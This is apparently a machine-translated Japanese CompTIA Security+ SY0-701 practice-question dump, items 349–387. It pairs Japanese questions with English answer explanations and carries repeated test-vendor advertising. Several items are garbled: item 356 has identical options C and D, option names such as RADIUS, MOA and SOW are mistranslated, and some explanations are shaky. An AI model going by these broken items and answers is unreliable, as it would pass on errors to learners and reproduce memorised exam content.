A testing and maintenance plan that ensures the DRP is updated and validated regularly. A DRP is required for an organization to properly manage its restore process in the event of system failure, as it provides a clear and structured framework for recovering from a disaster and minimizing the downtime and data loss. References = CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page 325.

質問: 349

セキュリティ アナリストは、サーバー上で悪意のある可能性のあるビデオ ファイルを見つけ、作成日とファイルの作成者の両方を特定する必要があります。セキュリティ アナリストに必要な情報を提供する可能性が最も高いアクションは次のどれですか。

A. ファイルの SHA-256 ハッシュを取得します。

B. ファイルの内容に 16 進ダンプを使用します。

C. エンドポイント ログを確認します。

D. ファイルのメタデータを照会します。

正解: ([正解を表示します](#))

Metadata is data that describes other data, such as its format, origin, creation date, author, and other attributes.

Video files, like other types of files, can contain metadata that can provide useful information for forensic analysis. For example, metadata can reveal the camera model, location, date and time, and software used to create or edit the video file. To query the file's metadata, a security analyst can use various tools, such as MediaInfo¹, ffprobe², or hexdump³, to extract and display the metadata from the video file. By querying the file's metadata, the security analyst can most likely identify both the creation date and the file's creator, as well as other relevant information. Obtaining the file's SHA-256 hash, checking endpoint logs, or using hexdump on the file's contents are other possible actions, but they are not the most appropriate to answer the question. The file's SHA-256 hash is a cryptographic value that can be used to verify the integrity or uniqueness of the file, but it does not reveal any information about the file's creation date or creator. Checking endpoint logs can provide some clues about the file's origin or activity, but it may not be reliable or accurate, especially if the logs are tampered with or incomplete. Using hexdump on the file's contents can show the raw binary data of the file, but it may not be easy or feasible to interpret the metadata from the hex output, especially if the file is large or encrypted. References: 1: How do I get the meta-data of a video file? 2: How to check if an mp4 file contains malware? 3: [Hexdump - Wikipedia]

質問: 350

内部監査チームは、あるソフトウェアアプリケーションが外部報告要件の対象外となったと判断しました。経営陣の見解を裏付けるものとして、以下のどれが挙げられますか？

A. データのインベントリと保持

B. 忘れられる権利

C. 十分な注意と十分な努力

D. 承認と証明

正解: ([正解を表示します](#))

Acknowledgement and attestation involve formal confirmation that an application is no longer in scope for compliance, auditing, or reporting requirements. This typically includes documentation signed by relevant stakeholders confirming that the software no longer processes, stores, or transmits relevant data.

Data inventory and retention (A) is related to managing data assets, not software scope confirmation.

Right to be forgotten (B) pertains to privacy laws (e.g., GDPR), allowing individuals to request data deletion.

Due care and due diligence (C) focus on security best practices rather than software applicability.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

質問: 351

ある企業は、自社が導入しているソフトウェアが、そのソフトウェアを購入したベンダーからのものであることを確認したいと考えています。企業がこの情報を確認するための最適な方法は、次のどれですか。

A. コード署名を検証します。

B. サンドボックス内でコードを実行します。

C. 実行可能ファイル内で ASCII 文字列を検索します。

D. ファイルのハッシュを生成します。

正解: ([正解を表示します](#))

Validating the code signature is the best way to verify software authenticity, as it ensures that the software has not been tampered with and that it comes from a verified source. Code signatures are digital signatures applied by the software vendor, and validating them confirms the software's integrity and origin. References:

CompTIA Security+ SY0-701 course content and official CompTIA study resources.

質問: 352

サイバーセキュリティの知識を持つ新任の取締役は、組織に影響を与えたインシデントの数を詳細に記した四半期レポートを取締役会に提出したいと考えています。システム管理者は、取締役会にデータを提示する方法を作成しています。システム管理者は次のどれを使用すべきでしょうか。

A. パケットキャプチャ

B. 脆弱性スキャン

C. メタデータ

D. ダッシュボード

正解: ([正解を表示します](#))

A dashboard is a graphical user interface that provides a visual representation of key performance indicators, metrics, and trends related to security events and incidents. A dashboard can help the board of directors to understand the number and impact of incidents that affected the organization in a given period, as well as the status and effectiveness of the security controls and processes. A dashboard can also allow the board of directors to drill down into specific details or filter the data by various criteria¹².

A packet capture is a method of capturing and analyzing the network traffic that passes through a device or a network segment. A packet capture can provide detailed information about the source, destination, protocol, and content of each packet, but it is not a suitable way to present a summary of incidents to the board of directors¹³.

A vulnerability scan is a process of identifying and assessing the weaknesses and exposures in a system or a network that could be exploited by attackers. A vulnerability scan can help the organization to prioritize and remediate the risks and improve the security posture, but it is not a relevant way to report the number of incidents that occurred in a quarter¹⁴.

Metadata is data that describes other data, such as its format, origin, structure, or context. Metadata can provide useful information about the

characteristics and properties of data, but it is not a meaningful way to communicate the impact and frequency of incidents to the board of directors.
References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 3722: SIEM Dashboards - SY0-601 CompTIA Security+: 4.3, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 3464:
CompTIA Security+ SY0-701 Certification Study Guide, page 362. : CompTIA Security+ SY0-701 Certification Study Guide, page 97.

質問: 353

最高情報セキュリティ責任者(CIO)は、コンプライアンス目標の達成状況を追跡するために、システムと手順の詳細なレビューを頻繁に実施したいと考えています。この目標を達成するための最適な方法は次のうちどれですか？

- A. 第三者による証明
- B. 侵入テスト
- C. 脆弱性スキャン
- D. 内部監査

正解: ([正解を表示します](#))

質問: 354

管理者は、会社の独自の情報を使用せずにリスク評価を実行したいと考えています。管理者は、次のどの方法を使用して情報を収集する必要がありますか？

- A. オープンソースインテリジェンス
- B. ネットワークスキャン
- C. 構成監査
- D. 侵入テスト

正解: ([正解を表示します](#))

質問: 355

ある企業では、データベース管理者のワークステーションからデータベース サーバーを含むネットワーク セグメントへの直接アクセスを禁止しています。データベース管理者がデータベース サーバーにアクセスするために使用する必要があるのは次のうちどれですか。

- A. ジャンプサーバー
- B. 半径
- C. HSM
- D. ロードバランサー

正解: **A** ([コメントを發表する](#))

A jump server is a device or virtual machine that acts as an intermediary between a user's workstation and a remote network segment. A jump server can be used to securely access servers or devices that are not directly reachable from the user's workstation, such as database servers. A jump server can also provide audit logs and access control for the remote connections. A jump server is also known as a jump box or a jump host¹².

RADIUS is a protocol for authentication, authorization, and accounting of network access. RADIUS is not a device or a method to access remote servers, but rather a way to verify the identity and permissions of users or devices that request network access³⁴.

HSM is an acronym for Hardware Security Module, which is a physical device that provides secure storage and generation of cryptographic keys. HSMs are used to protect sensitive data and applications, such as digital signatures, encryption, and authentication. HSMs are not used to access remote servers, but rather to enhance the security of the data and applications that reside on them⁵.

A load balancer is a device or software that distributes network traffic across multiple servers or devices, based on criteria such as availability, performance, or capacity. A load balancer can improve the scalability, reliability, and efficiency of network services, such as web servers, application

servers, or database servers. A load balancer is not used to access remote servers, but rather to optimize the delivery of the services that run on them . References = How to access a remote server using a jump host Jump server RADIUS Remote Authentication Dial-In User Service (RADIUS) Hardware Security Module (HSM)
[What is an HSM?]
[Load balancing (computing)]
[What is Load Balancing?]

質問: **356**

脱獄を防止するために MDM ソリューションを使用する理由を説明しているのは次のうちどれですか。

A. 互換性のないファームウェアアップデートからサポート終了デバイスを保護する

B. VMエスケープによるハイパーバイザー攻撃を回避する

C. ユーザーがモバイルデバイスで実行する OS を変更できないようにするため

D. ユーザーがモバイルデバイスで実行する OS を変更できないようにするため

正解: **D** ([コメントを发表する](#))

Mobile Device Management (MDM) solutions can enforce security policies that prevent users from jailbreaking or rooting their devices-that is, from modifying the operating system to remove restrictions and gain unauthorized control. Jailbreaking can introduce significant security risks, so MDM is used to ensure device integrity by preventing users from making these changes.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2: "MDM solutions can be used to prevent users from jailbreaking or rooting devices, maintaining the integrity of the OS." Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

質問: **357**

攻撃者がバッファ オーバーフローを悪用したため、組織のインターネット向け Web サイトが侵害されました。今後同様の攻撃から組織を保護するために、組織は次のどれを導入する必要がありますか。

A. NGFW

B. WAF

C. TLS

D. SD-WAN

正解: ([正解を表示します](#))

A buffer overflow is a type of software vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. This can lead to unexpected behavior, such as crashes, errors, or code execution. A buffer overflow can be exploited by an attacker to inject malicious code or commands into the application, which can compromise the security and functionality of the system. An organization's internet-facing website was compromised when an attacker exploited a buffer overflow. To best protect against similar attacks in the future, the organization should deploy a web application firewall (WAF). A WAF is a type of firewall that monitors and filters the traffic between a web application and the internet. A WAF can detect and block common web attacks, such as buffer overflows, SQL injections, cross-site scripting (XSS), and more. A WAF can also enforce security policies and rules, such as input validation, output encoding, and encryption. A WAF can provide a layer of protection for the web application, preventing attackers from exploiting its vulnerabilities and compromising its data. References = Buffer Overflows - CompTIA Security+ SY0-701 - 2.3, Web Application Firewalls - CompTIA Security+ SY0-701 - 2.4, [CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition]

質問: **358**

次のアクティビティのうち、OSINT を使用するものはどれですか？

- A. 悪意のあるアーティファクトの IOC を生成する
- B. 悪意のある活動の証拠を収集する
- C. ログのデータ分析
- D. ソーシャルエンジニアリングテスト

正解: ([正解を表示します](#))

質問: 359

次のどれが、侵入テスト担当者が攻撃の初期段階で採用する一般的な受動偵察手法ですか？

- A. ポートスキャン
- B. エクスプロイトの検証
- C. オープンソースインテリジェンス
- D. ピボット

正解: ([正解を表示します](#))

質問: 360

クライアントは、サービス プロバイダーがホストするセキュリティ サービスに対して、少なくとも 99.99% の稼働率を要求します。

次の文書のうち、サービス プロバイダーがクライアントに返す必要がある情報が含まれているのはどれですか。

- A. モア
- B. 種をまく
- C. 覚書
- D. SLA

正解: ([正解を表示します](#))

A service level agreement (SLA) is a document that defines the level of service expected by a customer from a service provider, indicating the metrics by which that service is measured, and the remedies or penalties, if any, should the agreed-upon levels not be achieved. An SLA can specify the minimum uptime or availability of a service, such as 99.99%, and the consequences for failing to meet that standard. A memorandum of agreement (MOA), a statement of work (SOW), and a memorandum of understanding (MOU) are other types of documents that can be used to establish a relationship between parties, but they do not typically include the details of service levels and performance metrics that an SLA does. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 16-17

質問: 361

OSINT の一般的な使用法を最もよく表しているのは次のうちどれですか？

- A. 内部システムとネットワークトラフィックを監視して異常な動作を検出する
- B. 既知の脆弱性を修正するためのセキュリティパッチのインストールと設定
- C. 公開プラットフォームから情報を収集し、セキュリティ上の潜在的なリスクを見つける
- D. 企業の機密データを暗号化し、クラウドに安全に保存する

正解: C ([コメントを发表する](#))

OSINT stands for open source intelligence and is commonly used to gather information from publicly available sources to support security activities such as reconnaissance, threat intelligence, and identifying exposures (for example, leaked credentials, exposed infrastructure details, or public references to vulnerabilities). The Practice Tests book defines OSINT directly: "OSINT, or open source intelligence, is intelligence information obtained from public sources like search engines, websites, domain name registrars, and a host of other locations." That definition aligns precisely with option C's "collecting information from public platforms." The Study Guide similarly explains OSINT in the threat intelligence context: "Open source threat

intelligence is threat intelligence that is acquired from publicly available sources." This supports the idea that OSINT is used to discover relevant information that may affect security posture-such as indicators, exposed assets, or details useful for defensive planning. The other options describe different operational activities: A is internal monitoring (SIEM/IDS/EDR style), B is patch management, and D is encryption/storage strategy-none are "open source intelligence."

References: OSINT definition as intelligence obtained from public sources ; OSINT as threat intelligence acquired from publicly available sources .

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> 909問、30%ディスカウント、特別な割引コード: **JPNshiken**」

質問: 362

データベース管理者は、保留中の購入に関するクレジットカード情報を保存する会社の SQL データベースを更新しています。潜在的な侵害からデータを保護するには、次のどれが最適な方法でしょうか。

- A. マスキング
- B. ハッシュ
- C. トークン化
- D. 難読化

正解: C ([コメントを發表する](#))

質問: 363

IT マネージャーは、世界的なインシデントが発生した場合に組織がどのように運営を継続するかを説明した文書化された計画を作成しています。IT マネージャーが作成している計画は次のどれですか。

- A. 事業継続性
- B. 物理的なセキュリティ
- C. 変更管理
- D. 災害復旧

正解: ([正解を表示します](#))

The IT manager is creating a Business Continuity Plan (BCP). A BCP describes how an organization will continue to operate during and after a disaster or global incident. It ensures that critical business functions remain operational despite adverse conditions, with a focus on minimizing downtime and maintaining essential services.

- * Physical security relates to protecting physical assets.
- * Change management ensures changes in IT systems are introduced smoothly, without disrupting operations.
- * Disaster recovery is a subset of business continuity but focuses specifically on recovering from IT- related incidents.

質問: 364

高可用性 Web サイトを持つ企業は、どんな犠牲を払ってでも管理を強化したいと考えています。企業は、起こりうる問題をすべて見つけて、サイトのセキュリティを確保したいと考えています。この目標を達成できる可能性が最も高いのは次のうちどれでしょうか。

- A. 権限制限
- B. バグ報奨金プログラム
- C. 脆弱性スキャン
- D. 偵察

正解: ([正解を表示します](#))

Abug bounty program encourages ethical hackers to find and report vulnerabilities, helping organizations discover security flaws before they are exploited by malicious actors. Unlike vulnerability scans, bug bounty programs use real-world testing techniques.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Operations domain.

質問: **365**

オンプレミスのアクセスを制御するための最適なセキュリティ制御は次のどれですか? (2 つ選択してください。)

- A. カードをスワイプ
- B. 写真ID
- C. 電話認証アプリケーション
- D. 生体認証スキャナー
- E. カメラ
- F. 思い出に残る

正解: ([正解を表示します](#))

Detailed Explanation: Swipe cards and biometric scanners are commonly used to control on-premises access due to their reliability and ability to restrict unauthorized entry. Swipe cards provide physical access control, while biometric scanners ensure identity verification. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 1: General Security Concepts, Section: "Physical Security Controls".

質問: **366**

組織内の誠実性と倫理的行動に関連する期待を確立し、伝達するために最も頻繁に使用される組織文書は次のどれですか?

- A. MOA
- B. EULA
- C. SLA
- D. AUP

正解: **D** ([コメントを发表する](#))

質問: **367**

セキュリティ管理者は、会社のデータ センターの攻撃対象領域を縮小する必要があります。このタスクを完了するために、セキュリティ管理者は次のどれを実行する必要がありますか。

- A. ハニーネットを実装します。
- B. サーバー上でグループ ポリシーを定義します。
- C. 高可用性のためにサーバーを構成します。
- D. サポートが終了したオペレーティング システムをアップグレードします。

正解: **D** ([コメントを发表する](#))

Upgrading end-of-support operating systems is one of the most effective ways to reduce the attack surface.

Unsupported OS versions no longer receive security patches, making them prime targets for attackers.

Removing outdated software ensures that known vulnerabilities cannot be exploited.

A (honeynet) is used for threat analysis, not reducing the attack surface.

B (Group Policy) helps enforce security policies but does not address outdated vulnerabilities.

C (High availability) focuses on uptime, not security risk reduction.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Architecture domain.

質問: 368

脆弱性の開示プロセスに悪意のあるコードを持ち込むのを防ぐには、次のどの方法が最適ですか？

- A. 内部者が企業の開発プロセスの使用
- B. オープンソースコンポーネントの使用
- C. 品質保証テスト
- D. ピアレビューと承認

正解: ([正解を表示します](#))

Peer review and approval is a practice that involves having other developers or experts review the code before it is deployed or released. Peer review and approval can help detect and prevent malicious code, errors, bugs, vulnerabilities, and poor quality in the development process. Peer review and approval can also enforce coding standards, best practices, and compliance requirements. Peer review and approval can be done manually or with the help of tools, such as code analysis, code review, and code signing. References:

CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 11: Secure Application Development, page 543 2

質問: 369

組織の最高情報セキュリティ責任者は、ランサムウェアからの復旧が組織が合意した RPO および RTO 内で確実に行われるようにする必要があります。次のバックアップ シナリオのうち、最も確実に復旧できるのはどれですか。

- A. ローカルSANアレイに保存された1時間ごとの差分バックアップ
- B. 磁気オフラインメディアにオンプレミスで保存されたDallyフルバックアップ
- C. サードパーティのクラウドプロバイダーによって維持される毎日の差分バックアップ
- D. 毎週の完全バックアップと毎日の増分バックアップをNASドライブに保存します

正解: ([正解を表示します](#))

A backup strategy that combines weekly full backups with daily incremental backups stored on a NAS (Network Attached Storage) drive is likely to meet an organization's Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs). This approach ensures that recent data is regularly backed up and that recovery can be done efficiently, without significant data loss or lengthy downtime.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Disaster Recovery and Backup Strategies.

質問: 370

データ センターのセキュリティ管理は、データが適切に保護され、人命への配慮が考慮されていることを確認するために見直されています。管理の設定方法を最もよく表しているのは次のうちどれですか。

- A. リモート アクセス ポイントはフェイルクローズされる必要があります。
- B. ログ制御はオープンフェイルする必要があります。
- C. 安全制御はフェイルオープンになるはずで。
- D. 論理セキュリティ制御はフェイルクローズする必要があります。

正解: ([正解を表示します](#))

Safety controls are security controls that are designed to protect human life and physical assets from harm or damage. Examples of safety controls include fire alarms, sprinklers, emergency exits, backup generators, and surge protectors. Safety controls should fail open, which means that they should remain operational or allow access when a failure or error occurs. Failing open can prevent or minimize the impact of a disaster, such as a fire, flood, earthquake, or power outage, on human life and physical assets. For example, if a fire alarm fails, it should still trigger the sprinklers and unlock the emergency exits, rather than remain silent and locked.

Failing open can also ensure that essential services, such as healthcare, transportation, or communication, are available during a crisis. Remote access points, logging controls, and logical security controls are other types of security controls, but they should not fail open in a data center. Remote access points are security controls that allow users or systems to access a network or a system from a remote location, such as a VPN, a web portal, or a wireless access point. Remote access points should fail closed, which means that they should deny access when a failure or error occurs. Failing closed can prevent unauthorized or malicious access to the data center's network or systems, such as by hackers, malware, or rogue devices. Logging controls are security controls that record and monitor the activities and events that occur on a network or a system, such as user actions, system errors, security incidents, or performance metrics. Logging controls should also fail closed, which means that they should stop or suspend the activities or events when a failure or error occurs. Failing closed can prevent data loss, corruption, or tampering, as well as ensure compliance with regulations and standards. Logical security controls are security controls that use software or code to protect data and systems from unauthorized or malicious access, modification, or destruction, such as encryption, authentication, authorization, or firewall. Logical security controls should also fail closed, which means that they should block or restrict access when a failure or error occurs. Failing closed can prevent data breaches, cyberattacks, or logical flaws, as well as ensure confidentiality, integrity, and availability of data and systems. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 142-143, 372-373, 376-377

質問: 371

EDR ソリューションは次のどのセキュリティ カテゴリに属しますか？

- A. 運用中
- B. 管理職
- C. 物理
- D. テクニカル

正解: ([正解を表示します](#))

質問: 372

ある組織が本社と支社の間で VPN を活用しています。VPN が保護しているのは次のどれですか？

- A. 使用中のデータ
- B. 転送中のデータ
- C. 地理的制限
- D. データ主権

正解: ([正解を表示します](#))

Data in transit is data that is moving from one location to another, such as over a network or through the air.

Data in transit is vulnerable to interception, modification, or theft by malicious actors. A VPN (virtual private network) is a technology that protects data in transit by creating a secure tunnel between two endpoints and encrypting the data that passes through it.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4, page 145.

質問: 373

レガシー サーバーで実行されている重要なビジネス アプリケーションを処理するための最適な方法はどれですか？

- A. セグメンテーション
- B. 孤立
- C. 強化
- D. 廃止

正解: ([正解を表示します](#))

A legacy server is a server that is running outdated or unsupported software or hardware, which may pose security risks and compatibility issues. A critical business application is an application that is essential for the operation and continuity of the business, such as accounting, payroll, or inventory management. A legacy server running a critical business application may be difficult to replace or upgrade, but it should not be left unsecured or exposed to potential threats.

One of the best ways to handle a legacy server running a critical business application is to harden it.

Hardening is the process of applying security measures and configurations to a system to reduce its attack surface and vulnerability. Hardening a legacy server may involve steps such as:

Applying patches and updates to the operating system and the application, if available
Removing or disabling unnecessary services, features, or accounts
Configuring firewall rules and network access control lists to restrict inbound and outbound traffic
Enabling encryption and authentication for data transmission and storage
Implementing logging and monitoring tools to detect and respond to anomalous or malicious activity
Performing regular backups and testing of the system and the application
Hardening a legacy server can help protect the critical business application from unauthorized access, modification, or disruption, while maintaining its functionality and availability. However, hardening a legacy server is not a permanent solution, and it may not be sufficient to address all the security issues and challenges posed by the outdated or unsupported system. Therefore, it is advisable to plan for the eventual decommissioning or migration of the legacy server to a more secure and modern platform, as soon as possible.

References: CompTIA Security+ SY0-701 Certification Study Guide, Chapter 3: Architecture and Design, Section 3.2: Secure System Design, Page 133 1; CompTIA Security+ Certification Exam Objectives, Domain

3: Architecture and Design, Objective 3.2: Explain the importance of secure system design, Subobjective:

Legacy systems 2

質問: 374

次のうち、変更管理の例はどれですか？

- A. 理事会の承認後にアップデートを実施する
- B. ユーザーの新しいパスワードを設定する
- C. パッチを適用する前に侵入テストを実施する
- D. 最高経営責任者にリストを送付する前に、すべてのシステム機器を監査する

正解: ([正解を表示します](#))

The best answer is A. Implementing an update after a board grants approval.

Change management is the formal process used to request, review, approve, test, document, and implement changes to systems and environments in a controlled manner. A common example is submitting a proposed change to a change advisory board (CAB) or other approval authority, receiving approval, and then implementing the update according to procedure.

This answer reflects the structured governance process that Security+ associates with proper change management.

Why the other options are incorrect:

B). Setting a new password for a user This is a routine administrative or support task, not a formal example of change management.

C). Performing a penetration test before deploying a patch Penetration testing is a security assessment activity.

It may support decision-making, but it is not itself the best example of the change management process.

D). Auditing all system equipment before sending the list to the Chief Executive Officer This is closer to inventory or audit work, not change management.

From a SY0-701 perspective, change management is about controlled, approved, and documented changes to the environment. Therefore, A is the correct answer.

質問: 375

ある銀行は、すべてのベンダーが盗難されたラップトップのデータ損失を防止する必要があると主張しています。銀行が要求している戦略は次のどれですか。

- A. 保存時の暗号化
- B. マスキング
- C. データ分類
- D. 権限制限

正解: **A** ([コメントを発表する](#))

Encryption at rest is a strategy that protects data stored on a device, such as a laptop, by converting it into an unreadable format that can only be accessed with a decryption key or password. Encryption at rest can prevent data loss on stolen laptops by preventing unauthorized access to the data, even if the device is physically compromised. Encryption at rest can also help comply with data privacy regulations and standards that require data protection. Masking, data classification, and permission restrictions are other strategies that can help protect data, but they may not be sufficient or applicable for data stored on laptops. Masking is a technique that obscures sensitive data elements, such as credit card numbers, with random characters or symbols, but it is usually used for data in transit or in use, not at rest. Data classification is a process that assigns labels to data based on its sensitivity and business impact, but it does not protect the data itself. Permission restrictions are rules that define who can access, modify, or delete data, but they may not prevent unauthorized access if the laptop is stolen and the security controls are bypassed. References: CompTIA Security+ Study Guide:

Exam SY0-701, 9th Edition, page 17-18, 372-373

質問: **376**

最近の WLAN インフラストラクチャのアップグレード以降、複数のモバイルユーザーがロビーからインターネットにアクセスできなくなっています。ネットワーク チームは建物のヒートマップ調査を実施し、そのエリアに複数の WAP があることを発見しました。これらの WAP は、高出力設定で同様の周波数を使用しています。セキュリティ チームは、次にどの設置上の考慮事項を評価すべきでしょうか。

- A. チャンネルの重複
- B. 暗号化タイプ
- C. 新しいWLAN展開
- D. WAP配置

正解: ([正解を表示します](#))

When multiple Wireless Access Points (WAPs) are using similar frequencies with high power settings, it can cause channel overlap, leading to interference and connectivity issues. This is likely the reason why mobile users are unable to access the internet in the lobby. Evaluating and adjusting the channel settings on the WAPs to avoid overlap is crucial to resolving the connectivity problems.

References = CompTIA Security+ SY0-701 study materials, particularly the domain on Wireless and Mobile Security, which covers WLAN deployment considerations.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **377**

従業員が、会社の最高経営責任者から送信されたように見える電子メール内の悪意のあるリンクをクリックします。従業員のコンピューターは、会社

のファイルを暗号化するランサムウェアに感染します。会社が今後同様の事件を防ぐために最も効果的な方法は、次のうちどれですか。

- A. 疑わしいメールを報告する
- B. データベースの暗号化
- C. セキュリティ意識向上トレーニング
- D. セグメンテーション

正解: C (コメントを发表する)

質問: 378

提供される内容と、企業にリソースを提供するために必要な許容時間に関する企業と顧客間の合意を説明したものはどれですか。

- A. SLA
- B. MOU
- C. MOA
- D. BPA

正解: (正解を表示します)

A Service Level Agreement (SLA) is a formal document between a service provider and a client that defines the expected level of service, including what resources will be provided and the agreed-upon time frames. It typically includes metrics to evaluate performance, uptime guarantees, and response times.

* MOU (Memorandum of Understanding) and MOA (Memorandum of Agreement) are less formal and may not specify the exact level of service.

* BPA (Business Partners Agreement) focuses more on the long-term relationship between partners.

質問: 379

セキュリティ管理者が最近ローカルパスワードをリセットしたところ、次の値がシステムに記録されました。

Host	Account	MD5 password values
ACCT-PC-1	admin	f1bdf5ed1d7ed7ede4e3809bd335644b0
HR-PC-1	admin	d706ab8258fe67c131ebc57a6e28184
IT-PC-2	admin	f8ddb9cbb321d7dfbf6cb059736f0b3d
FILE-SRV-1	admin	f054bbd2f5ebab9cb5571000b2c60c02
DB-SRV-1	admin	8638f732ba7cf2d95b16979e2725da78

セキュリティ管理者が最も保護する可能性のあるものは何ですか？

- A. アカウント共有
- B. パスワードの複雑さが弱い
- C. パスザハッシュ攻撃
- D. パスワード侵害

正解: (正解を表示します)

The scenario shows MD5 hashed password values. The most likely reason the security administrator is focusing on these values is to protect against pass-the-hash attacks. In this type of attack, an attacker can use a captured hash to authenticate without needing to know the actual plaintext password. By managing and monitoring these hashes, the administrator can implement strategies to mitigate this type of threat.

References =

CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.

CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

質問: 380

ある企業は、自社のデータがダークウェブ上で販売されていることを知りました。初期調査の結果、そのデータは機密データであると判断しました。次

に企業が取るべきステップは次のうちどれですか？

- A. 違反について関係当事者に通知します。
- B. 攻撃者の監視方法を識別します。
- C. 会社のシステムの脆弱性スキャンを実施します。
- D. 違反行為を地元当局に報告します。

正解: [\(正解を表示します\)](#)

質問: 381

ハード ドライブを再利用できるようにしながら、ハード ドライブに含まれるデータをサニタイズするために使用できる技術は次のどれですか。

- A. ドライブシュレッダー
- B. 消磁
- C. 保持プラットフォーム
- D. ワイプツール

正解: D ([コメントを発表する](#))

質問: 382

リモートワーク中の従業員が会社所有のパソコンでショッピングサイトにアクセスし、悪意のあるファイルを含むリンクをクリックします。このファイルのダウンロードを防ぐには、次のうちどれが有効でしょうか？

- A. DLP
- B. FIM
- C. NAC
- D. EDR

正解: D ([コメントを発表する](#))

EDR (Endpoint Detection and Response) solutions monitor endpoint activities in real-time and can prevent malicious files from being downloaded or executed by detecting suspicious behaviors. In this case, EDR would block the download or alert the security team.

DLP (Data Loss Prevention) prevents unauthorized data exfiltration rather than blocking malware downloads.

FIM (File Integrity Monitoring) tracks changes to files but doesn't prevent downloads. NAC (Network Access Control) controls device access to the network but does not directly block file downloads.

EDR ' s proactive blocking capabilities are covered under the Security Operations domain in SY0-701#6:

Chapter 11†CompTIA Security+ Study Guide#.

質問: 383

保留中の調査で法的要請に応じる際に、セキュリティ チームが実行するデジタル フォレンジック活動は次のどれですか。

- A. 電子情報開示
- B. ユーザープロビジョニング
- C. ファイアウォールログのエクスポート
- D. 根本原因分析

正解: [\(正解を表示します\)](#)

E-discovery (electronic discovery) is the process of identifying, collecting, and producing electronically stored information (ESI) in response to a legal request or investigation. It is a critical component of digital forensics when dealing with litigation, compliance, or regulatory matters.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 4.5: "E-discovery is performed to identify and produce digital evidence in legal investigations." Exam Objectives 4.5: "Summarize digital forensics concepts."

質問: **384**

最高経営責任者を装った攻撃者が従業員に電話をかけ、ギフトカードを購入するように指示します。攻撃者が使用しているのは次のどの手法ですか？

- A. スミッシング
- B. 偽情報
- C. なりすまし
- D. 捕鯨

正解: ([正解を表示します](#))

Whaling is a type of phishing attack that targets high-profile individuals, such as executives, celebrities, or politicians. The attacker impersonates someone with authority or influence and tries to trick the victim into performing an action, such as transferring money, revealing sensitive information, or clicking on a malicious link. Whaling is also called CEO fraud or business email compromise2.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3, page 97.

質問: **385**

異常検出プロセスを作成するときに最初に行うべきステップは次のどれですか？

- A. イベントの選択
- B. ベースラインの構築
- C. ログオプションの選択
- D. イベントログの作成

正解: **B** ([コメントを发表する](#))

The first step in creating an anomaly detection process is building a baseline of normal behavior within the system. This baseline serves as a reference point to identify deviations or anomalies that could indicate a security incident. By understanding what normal activity looks like, security teams can more effectively detect and respond to suspicious behavior.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Monitoring and Baselines.

質問: **386**

ある企業が、リスク登録簿に記載されている項目に対処するためにサイバー保険を購入しました。これは次のどの戦略を表していますか？

- A. 受け入れる
- B. 転送
- C. 軽減
- D. 避ける

正解: ([正解を表示します](#))

Cyber insurance is a type of insurance that covers the financial losses and liabilities that result from cyberattacks, such as data breaches, ransomware, denial-of-service, phishing, or malware. Cyber insurance can help a company recover from the costs of restoring data, repairing systems, paying ransoms, compensating customers, or facing legal actions. Cyber insurance is one of the possible strategies that a company can use to address the items listed on the risk register. A riskregister is a document that records the identified risks, their probability, impact, and mitigation strategies for a project or an organization. The four common risk mitigation strategies are:

Accept: The company acknowledges the risk and decides to accept the consequences without taking any action to reduce or eliminate the risk. This strategy is usually chosen when the risk is low or the cost of mitigation is too high.

Transfer: The company transfers the risk to a third party, such as an insurance company, a vendor, or a partner. This strategy is usually chosen when the risk is high or the company lacks the resources or expertise to handle the risk.

Mitigate: The company implements controls or measures to reduce the likelihood or impact of the risk. This strategy is usually chosen when the risk is moderate or the cost of mitigation is reasonable.

Avoid: The company eliminates the risk by changing the scope, plan, or design of the project or the organization. This strategy is usually chosen when the risk is unacceptable or the cost of mitigation is too high.

By purchasing cyber insurance, the company is transferring the risk to the insurance company, which will cover the financial losses and liabilities in case of a cyberattack. Therefore, the correct answer is B.

Transfer. References = CompTIA Security+ Study Guide (SY0-701), Chapter 8: Governance, Risk, and Compliance, page 377. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 8.1: Risk Management, video: Risk Mitigation Strategies (5:37).

質問: 387

